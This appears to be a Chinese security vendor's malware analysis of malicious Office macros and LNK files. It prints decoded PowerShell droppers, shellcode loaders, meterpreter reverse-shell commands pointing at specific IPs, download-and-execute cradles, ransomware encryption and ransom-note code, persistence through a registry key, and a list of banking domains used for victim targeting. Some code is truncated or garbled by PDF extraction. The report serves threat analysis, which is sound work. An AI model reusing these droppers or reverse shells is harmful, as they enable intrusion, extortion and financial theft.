
## 渗透测试

此类样本大多使用网络上的 nishang 开源工具包生成的攻击文件。攻击文件以 Word、Excel、CHM、LNK 等格式的文件为载体，嵌入 Payload，实现获得反弹 Shell 等功能，实现对系统的控制。

样本 MD5:929d104ae3f02129bbf9fa3c5cb8f7a1



文件打开后,会显示文件损坏,用来迷惑用户,Word 中的宏却悄然运行了。



宏的内容为 :

```
foreach($one_file in $folder){
    gci $one_file.root -Recurse -Include
    "*.*.docx","*.xls","*.pdf","*.xlsx","*.mp3","*.jpeg","*.jpg","*.txt","*.rtf","*.doc","*.rar","*.zip","*.psd","*.tif","*.wma","*.gif","*. bmp","*.ppt","*.pptx","*.docm","*.xslm","*.pps","*.ppsx","*.ppd","*.eps","*.png","*.ace","*.djuv","*.tar","*.cdr","*.ax","*.wmv","*.avi","*.wav","*.mp4","*.pdf","*.php","*.aac","*.ac3","*.amr","*.dwg","*.dxf","*.accdb","*.mod","*.tax2013","*.ax2014","*.oga","*.ogg","*.pbf","*.ra","*.raw","*.saf","*.wave","*.wpl","*.3gp","*.3gp2","*.3mm","*.amx","*.s","*.bik","*.dir","*.divx","*.dvx","*.evo","*.flv","*.gtq","*.ich","*.rts","*.rum","*.rv","*.scn","*.src","*.stx","*.svi","*.swi","*.trp","*.vdo","*.wm","*.wmcd","*.wmp","*.wxw","*.xvid","*.3dm","*.3d4","*.3dfe","*.pbs","*.adi","*.ais","*.amu","*.arr","*.bmc","*.bmt","*.cag","*.cam","*.dnv","*.ink","*.jif","*.jiff","*.jpc","*.jpf","*.jpw","*.mag","*.mic","*.mip","*.p","*.nav","*.ncd","*.odc","*.odi","*.opf","*.qif","*.xwd","*.abw","*.act","*.adu","*.aim","*.ans","*.asc","*.ase","*.bdp","*.bdr","*.bib","*.boc","*.crd","*.diz","*.dot","*.dotm","*.dotx","*.dvi","*.dxe","*.mlx","*.err","*.euc","*.faq","*.fd","*.fthr","*.idx","*.kdx","*.lp2","*.ltx","*.man","*.mbox","*.msg","*.nfo","*.now","*.oim","*.oft","*.pwi","*.rng","*.rtx","*.run","*.ssa","*.text","*.unx","*.wbt","*.wsn","*.z2","*.arc","*.ari","*.car","*.chr","*.cbz","*.gz","*.gzig","*.j2z","*.pak","*.pcv","*.puz","*.r00","*.r01","*.r02","*.r03","*.rev","*.sdn","*.sen","*.sfs","*.stx","*.sh","*.shar","*.shr","*.sq","*.tbc2","*.tg","*.tlz","*.ysl","*.wad","*.war","*.xpi","*.z02","*.z04","*.zap","*.zipx","*.zoo","*.ipa","*.isu","*.jar","*.s","*.udf","*.adr","*.ap","*.aro","*.asa","*.ascx","*.ashx","*.asmx","*.asp","*.indd","*.asz","*.gb","*.bml","*.cer","*.cms","*.crt","*.dap","*.htm","*.moz","*.srx","*.url","*.wdgt","*.abk","*.bic","*.big","*.blk","*.bsp","*.cgr","*.chk","*.col","*.y","*.dem","*.elf","*.ff","*.gam","*.grf","*.h3m","*.h4r","*.iwd","*.ldb","*.lgp","*.lv1","*.map","*.md3","*.mdl","*.nn6","*.m7","*.nn8","*.nids","*.ppf","*.pxw","*.pxp","*.sad","*.say","*.scm","*.scx","*.sdn","*.spr","*.sud","*.uax","*.umx","*.unr","*.up","*.usa","*.ux","*.utx","*.ut3","*.utc","*.utx","*.utxv","*.uxx","*.vml","*.vtf","*.w3g","*.w3k","*.wt0","*.wtf","*.ccd","*.cd","*.csn","*.disk","*.dmg","*.dvd","*.fcd","*.flp","*.img","*.iso","*.isz","*.md0","*.md1","*.md2","*.mdf","*.m","*.nrg","*.nri","*.vcd","*.vhd","*.snr","*.bfk","*.ade","*.adp","*.dic","*.cch","*.ctt","*.dal","*.ddc","*.ddcx","*.dex","*.dif","*.dii","*.itdb","*.it1","*.kmz","*.lcd","*.mbx","*.min","*.odt","*.ods","*.pab","*.pkb","*.pxh","*.po","*.potx","*.pptm","*.psa","*.qdf","*.rgn","*.rrt","*.rsw","*.rte","*.sdb","*.scd","*.sds","*.sql","*.stt","*.t01","*.t03","*.t05","*.tcr","*.thmx","*.txd","*.txz","*.upoi","*.vmt","*.wks","*.wmdb","*.xi","*.xlc","*.xlr","*.xlsb","*.xltx","*.m","*.xlwz","*.mcu","*.cap","*.cc","*.cod","*.cp","*.cpp","*.cs","*.csi","*.dcp","*.dou","*.dev","*.dob","*.dov","*.dpk","*.dpr","*.dsk","*.dsp","*.eqn","*.ex","*.f90","*.fla","*.for","*.fpp","*.jav","*.java","*.lbi","*.owl","*.ppm","*.ppb","*.pph"
```

#### 4. 加密这些文件的前 2048 个字节后写回文件

```
{
    $jshncGjsjd657h7gH = 2048
}
$strl_bytes = $cur_file.ReadBytes($jshncGjsjd657h7gH)
$cur_file.Close()
$encryptor = $Aes-Manager.CreateEncryptor()
$MemoryStream = new-Object IO.MemoryStream
$CryptoStream = new-Object Security.Cryptography.CryptoStream $MemoryStream,$encryptor,"Write"
$CryptoStream.Write($strl_bytes, 0,$strl_bytes.Length)
$CryptoStream.Close()
$MemoryStream.Close()
$encryptor.Clear()
```

360安全播报 (bobao.360.cn)

#### 5. 解码 Base64 得到提示勒索的 html 文件

```
$Kjnx69456GFjjsRyh =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("PGh0bWw+DQo8dG10bGU+Q3J5cHRvV:1ZCE8L3RpdGx1Pg0KPHN0eWx1Pg7IGNbG9yOmdyZWVuOyB9DoudGIgeyAgYmFja2dyb3VuZDp3aG10ZTsgYm9yZGVyLXN0eWx:Gg6MXB4OyBwYWRkaW5nOjWeDsgYm9yZGVyLWNvbG9yOmxbpWU7IH0NCi50dGwgBmb250LNpemU6MTNweDsgY29sb3I60DgwMDAw:gc3R5bGU9IndpZHRoOjEwMCU7IGJy2tncm91bmQ6IzMzQ0NGRjsiPg0KICA8Y2VudGVyPg0KICA8ZG12IHN0eWx1PSJ0ZXh0LWFsaWd:kFyaWFsOyBmb250LNpemU6MTNweDsgbGluZ1oZwlnaHQ6MjBweDsgbWFyZ2luLXRvcDoxMHB4OyB3aWR0aDo4MDBweDsgYmFja2dyb:nOjIwcHg7IGJvcmRlc1zdHlsTpzb2xpZDsgYm9yZGVyLXdpZHRoOjVweDsgYm9yZGVyLWNvbG9yO1NCQUJBQkE7Ij4NCiAgICA8Yj4:GF0IGhhcHB1bmVkiHrvIHlvdxIgZmlsZXM/PC9iPjwvZm9udD4NCiAgICA8YnI+DQogICAgPGZvbnQgc3R5bGU9ImZuL2p0L2p0L2p0M:
```

在 html 文件的尾部添加上赎回密钥用的 UUID 及当前时间

```
Add-Content -Path $html-path -Value ("<p><h2>Your #UUID is $string_uuid</p></h2>")
Add-Content -Path $html-path -Value ('<p><h2>The price to obtain the decryter goes from 500 $ to 1000 $ on the day of '+(Get-Date).AddDays(+10))
```


360安全播报 (bobao.360.cn)

## 渗透测试

此类样本大多使用网络上的 nishang 开源工具包生成的攻击文件。攻击文件以 Word、Excel、CHM、LNK 等格式的文件为载体，嵌入 Payload，实现获得反弹 Shell 等功能，实现对系统的控制。

样本 MD5:929d104ae3f02129bbf9fa3c5cb8f7a1

文件打开后，会显示文件损坏，用来迷惑用户，Word 中的宏却悄然运行了。



宏的内容为：

```
Sub AutoOpen()
    Dim x
    x = "powershell -window hidden -enc JAAxACA[.....]APQA" _
        & "wB3AGUAcgBzAGgAZQBzAGwAIAAkADIAIAAkAGUAIgA7AH0A"
    Shell ("POWERSHELL.EXE " & x)
    Dim title As String
    title = "Critical Microsoft Office Error"
    Dim msg As String
    Dim intResponse As Integer
    msg = "This document appears to be corrupt or missing critical rows in order to restore. Please restore this file from a backup."
    intResponse = MsgBox(msg, 16, title)
    Application.Quit
End Sub
```

将宏中的字符串，用 Base64 解码后，得到内容如下：

```
$1 = '$c = "[DllImport(\"kernel32.dll\")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
    flAllocationType, uint flProtect);[DllImport(\"kernel32.dll\")]public static extern IntPtr CreateThread(IntPtr
    lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
    lpThreadId);[DllImport(\"msvcrt.dll\")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);";$w =
    Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z =
    0xbff,0x34,0xff,0xf9,0x18,0xd9,0xeb,0xd9,0x74,[.....],0xda,0x73,0x5d;$g = 0x1000;if ($z.Length -gt 0x1000){$g
```



```
= $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++){$w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;) {Start-sleep 60};'$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));$2 = "-enc ";if([IntPtr]::Size -eq 8){$3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $3 $2 $e"}else{ iex "& powershell $2 $e";}
```

将其中的 shellcode 提取出来进行分析得知,这段 shellcode 的主要功能是反向连接内网 IP 192.168.1.30 的 4444 端口。

0049C914	. 5A	pop edx			ST1
0049C915	. 51	push ecx			ST2
0049C916	- FFE0	jmp eax	WS2_32.connect		ST3
0049C918	> 5F	pop edi			ST4
0049C919	> 5F	pop edi			ST5
0049C91A	. 5A	pop edx			ST6
0049C91B	- 8B12	mov edx, dword ptr [edx]			ST7
0049C91D	^ EB 80	jmp short 0049C91D			FST
eax=71A24A07 (WS2_32.connect)					
					FCW
0012FE24	02 00 11 5C C0 A8 01 1E	02 00 00 00 02 02 02 02	WinSock 2.0.dll	0012FE14 0049C96B	透
0012FE34	57 69 6E 53 6F 63 6B 20	32 2E 30 00 10 FF 12 00		0012FE18 00000094	
0012FE44	00 E9 92 7C 68 77 94 7C	FF FF FF FF 64 77 94 7C	360安全播报 (bobao.360.cn)	0012FE1C 0012FE22	

另一个与上述样本有着类似功能的样本的 MD5

为:1e39753fd56f17010ac62b1d84b5e650

从文件中提取出来的宏为：

```
Sub Auto_Open()
Execute
Persist
Reg
Start

End Sub
360安全播报 ( bobao.360.cn )
```

而这四个函数对应的功能分别为

|Execute:

用 Powershell 下载 invoke-shellcode.ps 后,通过 invoke-shellcode 函数调用指定 Payload windows/meterpreter/reverse\_https 建立反弹 shell,反弹的地址为 98.100.108.133,端口为 443

其中部分代码为:

```
DownloadString('https://www.10dsecurity.com/scripts/Invoke—Shellcode.ps1'); Invoke—Shellcode —Payload windows/meterpreter/reverse_https —Lhost 98.100.108.133 —Lport 443 —User bobao —Pass bobao —ExitOnCompletion
```

|Persist :

将 Powershell 建立反弹 Shell 的功能用 VBS 实现后 ,保存在 C:\Users\Public\10-D.vbs 文件中

IReg

新建 HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load 注册表,值指定为 C:\Users\Public\10-D.vbs

IStrat

调用 C:\Users\Public\10-D.vbs

而有时,为了抵抗杀毒软件的追杀,样本通常会进行 Base64 编码。

MD5:c49ee3fb4897dd1cdab1d0ae4fe55988

下面为提取出来的宏内容,可见代码使用了 Base64 编码  :

```
· "vba_code": "Sub Workbook_Open() 'VBA arch detect suggested by "T" Dim Command As String Dim str As String Dim exec As String Arch = Environ("PROCESSOR_ARCHITECTURE") windir = Environ("windir") If Arch = "AMD64" Then Command = windir + "\syswow64\windowspowershell\v1.0\powershell.exe" Else Command = "powershell.exe" End If str = "nVRtb9tGDP7uX0EIN0BCLEV+aZZYCNDUadZsdZrFbtLNMIazRFvXnO" str = str + "6U08mR4/q/j3l0x/06f9CZFI/PQ/Kh2BOcw3unNb2U8jrLtb"[.....]str = str + "TjdLP9Fw==" exec = Command + " -NoP -NonI -W Hidden -Exec Bypass -Comm" exec = exec + "and ""Invoke-Expression $(New-Object IO.StreamReader" exec = exec + "
```

解码后的内容为  :

```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

@"
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c($v){ return (([int[]]$v).ToCharArray() | Measure-Object -Sum).Sum % 0x100 -eq 92}
function t {$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)]};return $f;}
function e { process {[array]$x = $x + $_}; end {$x | sort-object {(new-object Random).next()}}}
function g{ for ($i=0;$i -lt 64;$i++){${$h = t;$k = $d | e; foreach ($l in $k){${$s = $h + $l; if (c($s)) { return $s }}}}}return "9vXU";}

[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");$n = g; [Byte[]] $p =
```



```
$m.DownloadData("https://192.168.0.105:4444/$n
")
$o = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$x=$o::VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0,
[IntPtr]($x.ToInt32()), $p.Length)
$o::CreateThread(0,0,$x,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

脚本的功能是通过 g 函数随机生成四位的字符,从内网网址下载后加载执行

<https://192.168.0.105:4444/xxxx> (其中 xxxx 为随机四位字符)

这里连接的是 192.168.0.105 为内网 IP,此样本很可能是渗透者进行内网渗透攻击的测试样本。此类样本还有很多:

leae0906f98568c5fb25b2bb32b1dbed7

```
a.WriteLine $objShell = WScript.CreateObject("WScript.Shell") a.WriteLine
("command = ""C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -
WindowStyle Hidden -nop -noexit -c IEX ((New-Object
Net.WebClient).DownloadString('')); Invoke-Shellcode -Payload windows/meterpreter/reverse_http -Lhost 10.10.101.2 -Lport 4454 -Force" )
```

l1a42671ce3b2701956ba49718c9e118e

```
objConfig.ShowWindow = HIDDEN_WINDOW Set objProcess = GetObject("winmgmts:\\\" &
strComputer & "\root\cimv2:Win32_Process") objProcess.Create "powershell.exe -
ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerShell
Shellcode.ps1')); Invoke-Shellcode -Payload windows/meterpreter/reverse_http -Lhost 10.10.101.2 -Lport 4454 -Force", Null, objConfig, intProcessID End Function Public
```

|496ed16e636203fa0eadbc0dc182b0e85

```
'Sub odmeny() End Sub,
'Private Sub Workbook_Open() Call Shell("C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe iex (new-object net.webclient).DownloadString('http://192.168.0.105/1avtivon.1ce'))
```

使用 LNK 文件 , 建立反弹 shell 的样本


常规	兼容性	安全	详细信息	以前的版本
目标类型: 应用程序				
目标位置: v1.0				
目标 (T): C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://192.168.0.105/1avtivon.1ce'))				
起始位置 (S):				
快捷键 (K): F3				
运行方式 (R): 最小化				
备注 (B): Shortcut to Windows Update Commandline				
<input type="button" value="打开文件位置 (F)"/> <input type="button" value="更改图标 (C) ..."/> <input type="button" value="高级 (D) ..."/>				

## 流量欺骗

为了快速提升网站流量、Alexa 排名、淘宝网店访问量、博客人气、每日访问 IP、PV、UV 等,有些网站站长会采取非常规的引流方法,采用软件在后台模拟人正常访问网页的点击动作而达到提升流量的目的。

样本 MD5:5f8dc4db8a658b7ba185c2f038f3f075

文档打开后里面只有 “test by c” 这几个文字



提取出文档中的宏中的加密字符解密后得到可读的 ps 脚本如下 :

```
$1 = '$c = "[DllImport(\"kernel32.dll\")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport(\"kernel32.dll\")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport(\"msvcrt.dll\")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);";$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z = 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,[.....],0x31,0x32,0x38,0x2e,0x31,0x39,0x36,0x2e,0x38,0x34,0x00,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++){$w::memset([IntPtr]($x.ToInt32())+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;) {Start-Sleep 60};'$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));if ([IntPtr]::Size -eq 8){$x86 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";$cmd = "-nop -noni -enc ";iex "& $x86 $cmd $e"}else{$cmd = "-nop -noni -enc ";iex "& powershell $cmd $e";}'
```

可见 , ps 脚本的主要功能就是执行 Shellcode,这段 Shellcode 的功能就是调用 wininet.dll 中的函数进行连接 138.128.196.84 地址的 443 端口。而 138.128.196.84 地址正为流量宝类的软件用的地址。



0049C8F8	- 59	pop	ecx
0049C8F9	- 5A	pop	edx
0049C8FA	- 51	push	ecx
<b>0049C8FB</b>	- FFEB	<b>jmp</b>	<b>eax</b>
0049C8FD	> 5F	pop	edi
0049C8FE	> 5F	pop	edi
0049C8FF	- 5A	pop	edx
0049C900	- 8B12	mov	edx, dword ptr [edx]
0049C902	^ EB 8D	jmp	short 0049C891
<b>0049C904</b>	\$ 5D	pop	ebp
0049C905	- 68 6E657400	push	74656E
0049C90A	- 68 77696E69	push	696E6977
0049C90F	- 54	push	esp
0049C910	- 6A 00770407	push	70477100
eax=76693452 (wininet.InternetConnectA)			
0049C9E0	31 33 38 2E	31 32 38 2E	31 39 36 2E
0049C9E1	F0 B5 A2 56	6A 00 53 FF	D5 90 90 90
0049C9E2	90 90 90 90	90 90 90 90	90 90 90 90
138.128.196.84.7 0012FF98 0049C961 360安全部播 (10.0.0.360.cn )			
0049C9F0 i.Su 调停停停   0012FF9C 00CC0004			

## 探测控制

样本对通过宏调用 Powershell 下载 PE 文件在受影响的系统上检查是否为关心的目标并执行进一步地操作,具备针对性攻击的特点。

样本 MD5:fba6b329876533f28d317e60fe53c8d3

从样本中抽取出的宏主要是根据系统版本下载相应的文件执行 :

```
Sub AutoOpen()
x1 = "Download"
h = "Str"
o = "power" & "shell" & ".exe"
Const HIDDEN_WINDOW = 0
strComputer = "."
abcdef = h & "ing"
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
objProcess.Create o & " -ExecutionPolicy Bypass -WindowSize Hidden -noprofile -noexit -c if ([IntPtr]::size
-eq 4) {(new-object Net.WebClient)."$x1 & abcdef & ('http://rabbitons.pw/cache') | iex } else {(new-object
Net.WebClient)."$x1 & abcdef & ('http://rabbitons.pw/css') | iex}", Null, objConfig, intProcessID
```

其中的对应 32 位系统的 cache 文件的内容如下 :



```
[Byte[]] $s =  
@(0x51,0x53,[.....],0x31,0xd0,0xff,0x85,0x6f,0x01,0xef,0x60,0x00)  
;$ErrorActionPreference='Stop';$l=$s.Length;$c=[DllImport(`"kerne  
132.dll`")]`n[public static extern IntPtr CreateThread(IntPtr  
a,uint b,IntPtr c,IntPtr d,uint e,IntPtr  
f);`n[DllImport(`"kernel32.dll`")]`n[public static extern IntPtr  
VirtualAlloc(IntPtr a,uint b,uint c,uint d);";$a=Add-Type  
-memberDefinition $c -Name 'Win32' -namespace Win32Functions  
-passthru;$b=$a::VirtualAlloc(0,$l,0x3000,0x40);[System.Runtime.In  
teropServices.Marshal]::Copy($s,0,$b,$l);$a::CreateThread(0,0,$b,0  
,0,0)|Out-Null
```

360安全播报 ( bobao.360.cn )

我们对 Shellcode 进行简单分析：

1. 在内存中解密，生成一个 PE 文件，在内存中展开跳到入口点处执行，将 PE 文件的.BSS 区段进行解码，解码算法如下：

0B035F5	v EB 13	jmp	short 00B0360A
0B035F7	3008	xor	byte ptr [eax], cl
0B035F9	69C9 0D661900	imul	ecx, ecx, 19660D
0B035FF	FF4C24 04	dec	dword ptr [esp+4]
0B03603	40	inc	eax
0B03604	81C1 5FF36E3C	add	ecx, 3C6EF35F
0B0360A	837C24 04 00	cmp	dword ptr [esp+4], 0
0B0360F	^ 75 E6	jnz	short 00B035F7
0B03611	C2 0400	retn	4
0B03614	55	push	ebp
0B03615	8BEC	mov	ebp, esp

360安全播报 ( bobao.360.cn )

```
_BYTE * __userpurge sub_B035F5@<eax>(_BYTE *result@<eax>, int a2@<ecx>, int a3)
{
    while ( a3 )
    {
        *result ^= a2;
        --a3;
        ++result;
        a2 = 0x19660D * a2 + 0x3C6EF35F;
    }
    return result;
}
```

360安全播报 ( bobao.360.cn )

解密后的结果为：



00B09000	6F 00 6B 00	6C 00 69 00	6E 00 6A 00	67 00 72 00	o.k.l.i.n.j.g.r.
00B09010	65 00 69 00	72 00 65 00	73 00 74 00	61 00 63 00	e.i.r.e.s.t.a.c.
00B09020	68 00 73 00	2E 00 62 00	69 00 7A 00	00 00 2D 2D	k.s...b.i.z...--
00B09030	25 73 0D 0A	25 73 0D 0A	25 73 0D 0A	0D 0A 00 4C	%s.%s.%s....L
00B09040	6F 61 64 4C	69 62 72 61	72 79 41 00	62 00 72 00	oadLibraryA.b.r.
00B09050	6F 00 6F 00	6B 00 6D 00	65 00 6E 00	73 00 6F 00	o.o.k.m.e.n.s.o.
00B09060	6B 00 6C 00	69 00 6E 00	68 00 65 00	72 00 7A 00	k.l.i.n.h.e.r.z.
00B09070	2E 00 6F 00	72 00 67 00	00 00 4C 6F	61 64 4C 69	..o.r.g...LoadLi
00B09080	62 72 61 72	79 57 00 2E	63 6F 6D 00	6C 00 65 00	braryW..com.l.e.
00B09090	74 00 74 00	65 00 72 00	69 00 6E 00	6B 00 6C 00	t.t.e.r.i.n.k.l.
00B090A0	61 00 6E 00	64 00 6F 00	69 00 78 00	2E 00 6F 00	a.p.d.o.i.x..n.
00B090B0	65 00 74 00	00 00 2E 6E	65 74 00 53	48 4F 50 00	360安全播报 (bobao.360.cn)

## 2. 判断是不是 64 位系统

00B03085	FF15 8C50B000	call dword ptr [B0508C]	kernel32.GetCurrentProcess
00B03088	68 3798B000	push 0B09B37	ASCII "IsWow64Process"
00B03090	68 C090B000	push 0B09C08	UNICODE "kernel32.dll"
00B03095	8BF0	mov esi, eax	
00B03097	897D 08	mov dword ptr [ebp+8], edi	
00B03098	FF15 4C50B000	call dword ptr [B0504C]	kernel32.GetModuleHandleW
00B030A0	50	push eax	
00B030A1	FF15 5C50B000	call dword ptr [B0505C]	kernel32.GetProcAddress
00B030A7	3BC7	cmp eax, edi	
00B030A9	74 08	je short 00B030B6	
00B030AB	8D4D 08	lea ecx, dword ptr [ebp+8]	
00B030AE	51	push ecx	
00B030AF	56	push esi	
00B030B0	FFD0	call eax	
00B030B2	85C0	test eax, eax	
00B030B4	v 74 03	je short 00B030B9	
00B030B6	8845 08	mov eax, dword ptr [ebp+8]	360安全播报 (bobao.360.cn)
00B030B8	02 10000000	loop dword ptr [B080101]	

## 判断虚拟机

003206	50	push eax	
003207	E8 060A0000	call 00B03C12	
00320C	8BD8	mov ebx, eax	
00320E	BE 469BB000	mov esi, 0B09B46	ASCII "VMware"
003213	85D8	test ebx, ebx	360安全播报 (bobao.360.cn)
003215	74 07	je short 00B03000	
003260	8BF0	mov esi, eax	
003262	83FE 01	cmp esi, 1	
003265	v 74 12	je short 00B03279	
003267	68 2391B000	push 0B09123	ASCII "VMware, Inc."
00326C	FF75 FC	push dword ptr [ebp-4]	
00326F	6A 0C	push 0C	
003271	5F	pop edi	
003272	E8 61040000	call 00B036D8	360安全播报 (bobao.360.cn)
003277	88FA	mnw esi, eax	

## 3. 用 FindFirstUrlCacheEntry 和 FindNextUrlCacheEntry 遍历 IE 临时文件目录 , 用于判断用户是否是攻击者的目标用户

00B04B90	B8 C497B000	mov eax, 0B097C4	UNICODE "choiceadvantage.com"
00B04B95	56	push esi	
00B04B96	8945 C4	mov dword ptr [ebp-3C], eax	
00B04B99	C745 C8 EC97B000	mov dword ptr [ebp-38], 0B097EC	UNICODE "uhauldealer.com"
00B04BA0	C745 CC 0C98B000	mov dword ptr [ebp-34], 0B0980C	UNICODE "secure-booker.com"
00B04BA7	C745 D0 3098B000	mov dword ptr [ebp-30], 0B09830	UNICODE "teletracker.com"
00B04BAE	C745 D4 5098B000	mov dword ptr [ebp-2C], 0B09850	UNICODE "wupos.westernunion.com"
00B04BB5	C745 D8 8098B000	mov dword ptr [ebp-28], 0B09880	UNICODE "Citrix"
00B04BBC	C745 DC 9098B000	mov dword ptr [ebp-24], 0B09890	UNICODE "XenApp"
00B04BC3	C745 E0 A098B000	mov dword ptr [ebp-20], 0B098A0	UNICODE "dana-na"
00B04BCA	C745 E4 B098B000	mov dword ptr [ebp-1C], 0B098B0	UNICODE "pay1.pluginpay.com"
00B04BD1	C745 E8 F898B000	mov dword ptr [ebp-18], 0B098F8	UNICODE "secure.paymenttech.com/terminal/"
00B04BD8	C745 EC 4899B000	mov dword ptr [ebp-14], 0B09948	UNICODE "cashproonline.bankofamerica.com"
00B04BDF	C745 F0 8899B000	mov dword ptr [ebp-10], 0B09988	UNICODE "wellsoffice.wellsfargo.com"
00B04BE6	C745 F4 C099B000	mov dword ptr [ebp-C], 0B099C0	UNICODE "access.jpmorgan.com"
00B04BED	C745 F8 D498B000	mov dword ptr [ebp-8], 0B098D4	UNICODE "treasury.pnc.com"



00 802000	07 /> F6	mov	dword ptr [ebp-4], esi	
00 0358B	FF15 4050B000	call	dword ptr [B05040]	ntdll.RtlAllocateHeap
00 03591	8BF8	mov	edi, eax	
00 03593	3FB	cmp	edi, ebx	
00 03595	74 54	je	short 00B035EB	
